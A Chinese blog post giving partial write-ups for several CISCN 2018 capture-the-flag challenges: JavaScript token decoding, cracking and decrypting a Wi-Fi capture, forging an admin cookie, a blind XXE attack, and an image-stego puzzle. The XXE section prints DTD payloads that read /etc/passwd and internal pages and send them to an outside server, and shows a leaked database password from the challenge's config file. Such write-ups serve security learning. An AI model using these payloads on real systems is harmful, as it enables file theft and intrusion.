ciscn 2018 部分writeup

原创

StriveBen 于 2018-05-07 10:26:19 发布 2951 收藏 1


分类专栏： CTF

本文链接：https://blog.csdn.net/hardhard123/article/details/80222179

打了打今年的ciscn,好菜啊…

flag in your hand

这是一道js解密的题目：



发现checkToken函数数里返回的s===”FAKE-TOKEN”,使用这个字符串却得到wrong，而且ic后面被更改了:

跟踪bm函数:

这里charCodeAt() 方法可返回指定位置的字符的 Unicode 编码;

```
var a = [118, 104, 102, 120, 117, 108, 119, 124, 48,123,101,121];
if (s.length == a.length) {
    for (i = 0; i < s.length; i++) {
        if (a[i] - s.charCodeAt(i) != 3)
            return ic = false;
    }
    return ic = true;
}
return ic = false;
```



在ck函数里，ic的值又被更改了，所以要想ic最终为true，只需要满足判断条件即可。可以写个python代码解出来：

```
a = [118, 104, 102, 120, 117, 108, 119, 124, 48, 123, 101, 121]
res = ""
for i in a:
    res += chr(i - 3)
print(res)
```

结果:

```
res = security-xbv
```

于是得到flag：



寻找入侵者


题目描述

黑客使用无线钓鱼攻击一个SSID为“CyberPeace”的热点，但是我们的蜜罐系统捕获了他的数据包，并且已经得知他的握手包密码就是他的网卡地址。可是根据我们最新获得的情况，他又发送重连请求的Malformat Frame试图崩溃我们的无线路由器。请从attack包中找到密码，并解开他的数据包,找到那条畸形数据。

操作


下载后有两个压缩包，一个是`attack.pcapng`，一个是`hanshake.cap`，按照题目的意思就是密码在`attack.pcapng`里的一个`mac地址`，然后用`hanshake.cap`验证该密码的正确性。那首先我们先去找一下密码，因为不会`tshark`，但是他能做的`wireshark`也能，可能就是实现的方式的效率问题。。。

如何提取`mac地址`？在`wireshark`的操作如下：`统计` –> `端点`，打开后在`Endpoint类型`里勾上`IEEE 802.11`，就能出现如下画面：




然后点击`复制` –> `作为CSV`就能将所有的`mac地址`提取出来，当然你还需要清理下数据，写个Python小脚本即可。

将得到的密码本拿去验证一下：




有了密码后我们就能解开`hanshake.cap`里的数据，这个跟前面用到过的解`https`的方式类似，都是需要导入秘钥。但`IEEE 802.11`的导入方式不同，因为是它用的是`wpa/wpa2`的加密方式，所以我们需要将秘钥转换成`wpa-psk`的格式，`wireshark`提供了这个工具：传送门。按照要求填入信息就能得到`wpa-psk`，如：




拿到psk后，在wireshark里如下操作：

编辑 —> 首选项 —> Protocols —> IEEE 802.11




因为是在线了，我们可以自己下下来看看，比赛的时候也止步于此了，因为下下来发现跟`attack.pcapng`差不多，而且报文还很多，就猜想flag可能不在这，然而看了writeup后才发现flag就在这个包，出题人真会玩，都到了这一步了，线索还不给得`清晰点`。

然后使用airdecap-ng提取出另一个数据包，在包里面发现出题人博客以及key.rar的下载地址，下载后解压得到key.pcap，发现可疑字符串，即为flag



web1

打开后是一个登录和注册，尝试在注册时注入，发现登陆后'"\已经被转义，尝试其他方法无果。




观察到cookie是ey开头，解base64得到jwt格式的cookie。

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJzaGEyNTYiLCJraWQiOiIyMjIifQ.eyJuYW1lIjoidGVzdCJ9.fwrm3jDKVF8TWvKTyaZym5Hy1lP
```

查了资料alg是hash算法，标准的应该是HMAC，而这里用的sha256，于是坑在了这里…
尝试构造cookie一直无法成功，最后使用admin空密码登录拿到admin的cookie，替换登陆成功的用户cookie即可。

web3

根据提示找到了另一端口，谷歌查一下发现了类似的题目，同样也是idea目录泄漏信息，workspace里有一个类似xxe的内容。
找到了一个：



blindxxe，comment字段填写:

```
%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22utf-8%22%3F%3E%0A%3C!DOCTYPE%20root%20%5B%0A%3C!ENTITY%
```

在服务器上部署1.dtd，内容:

```
<!ENTITY % file SYSTEM "php://filter/read=/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://yourvpsip/?file=%file;'>">
%all;
%send;
```

读到了文件，然后我们接着读config.php

```
<?php
//error_reporting(E_ALL^E_NOTICE^E_WARNING);
error_reporting(E_ERROR | E_WARNING | E_PARSE);
define(BASEDIR, "/var/www/52dandan.club/");
define(FLAG_SIG, 1);
define(SECRETFILE,'/var/www/52dandan.com/public_html/youwillneverknowthisfile_e2cd3614b63ccdcbfe7c8f073
//global $error_msg;
$DBHOST = "127.0.0.1";
$DBUSER = "root";
$DBPASS = "albertchang123";
//$DBPASS = "";
$DBNAME = "CISCNmessage";
$mysqli = @new mysqli($DBHOST, $DBUSER, $DBPASS, $DBNAME,3306);
if(mysqli_connect_errno()){
    echo "no sql connection!!!".mysqli_connect_error();
    $mysqli=null;
    die();
}
?>
```

本着应该不是原题毕竟没人做出来的原则，果然SECRETFILE不存在。
按照原有的思路我们继续读一下内网信息`proc/net/arp`，这里由于文件比较大要使用zlib压缩，参考最后的payload。

```
IP address       HW type     Flags       HW address            Mask     Device
...
192.168.223.239  0x1         0x0         00:00:00:00:00:00     *        eth0
192.168.223.222  0x1         0x2         02:42:c0:a8:df:de     *        eth0
192.168.223.193  0x1         0x0         00:00:00:00:00:00     *        eth0
192.168.223.18   0x1         0x0         00:00:00:00:00:00     *        eth0
192.168.223.253  0x1         0x0         00:00:00:00:00:00     *        eth0
192.168.223.236  0x1         0x0         00:00:00:00:00:00     *        eth0
...
```

删了部分内容，我们注意到一个MAC地址不为0的222。读一下：

```
1.dtd
<!ENTITY % file SYSTEM "php://filter/read=zlib.deflate/convert.base64-encode/resource=http://192.168.22
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://123.206.45.69:8999/?file=%file;'>">
%all;
%send;
```

使用如下脚本还原(感觉php效果会好一些，能直接看到html效果)：

```
<?php
$str = file_get_contents('./flag.txt');
$str = str_replace(" ","+",$str);
function decode($str){
    $str = base64_decode($str);
    $str = gzinflate($str);
    return $str;
}
print_r(decode($str));
?>
```

没有flag，我们尝试其他文件。在test.php找到了:

```
Online Shop System Testing!!!Our online sales system is coming soon.Now open the test interface to inte
```

看样子真是一个注入（这时候已经没救了）

找到的师傅的wp：
http://pupiles.com/qiangwangbei2.html

picture

打开题目文件，是一个图片，首先自然是用Stegsolve尝试读取LSB隐写等。结果并没有。
而后使用binwalk分析之，得到两个文件，一个名为97E4，一个名为97E4.zlib。
97E4文件内为一串base64:

```
S1ADBBQAAQAAAGUwl0wtPcPgWgAAAE4AAAAEAAAAY29kZS98KMIGU7Jmpd5kBX83kKJYlZ34RSBrrBV+1lA1/oH0aPK88qlc1y9zeAt
```

解码之，发现前半部分乱码，后半部分为python报错。

解码为16进制，发现有些怪异，最开始的两位是`4b 50`，
zip文件头应当为50 4b，修改之，16进制save，得一压缩包。

压缩包有注释：

```
[Python 2.7]
>>> ████

Traceback (most recent call last):
  File "<pyshell#0>", line 1, in <module>
    ████
ZeroDivisionError: ████████████████████████████████████████ <- password ?
>>>
```

显然，password指向的即密码，搜索`ZeroDivisionError`，得错误具体解释：
`integer division or modulo by zero`
用之以压缩包密码，解出文本如下：

```
begin 644 key.txt
G0TE30TY[1$%!.31!03`V-C$R.40W,S)"13!!-#=#131!-3E$.3)]
`
end
```

检索此密文格式，得uuencode/xxencode，uuencode解密即得flag。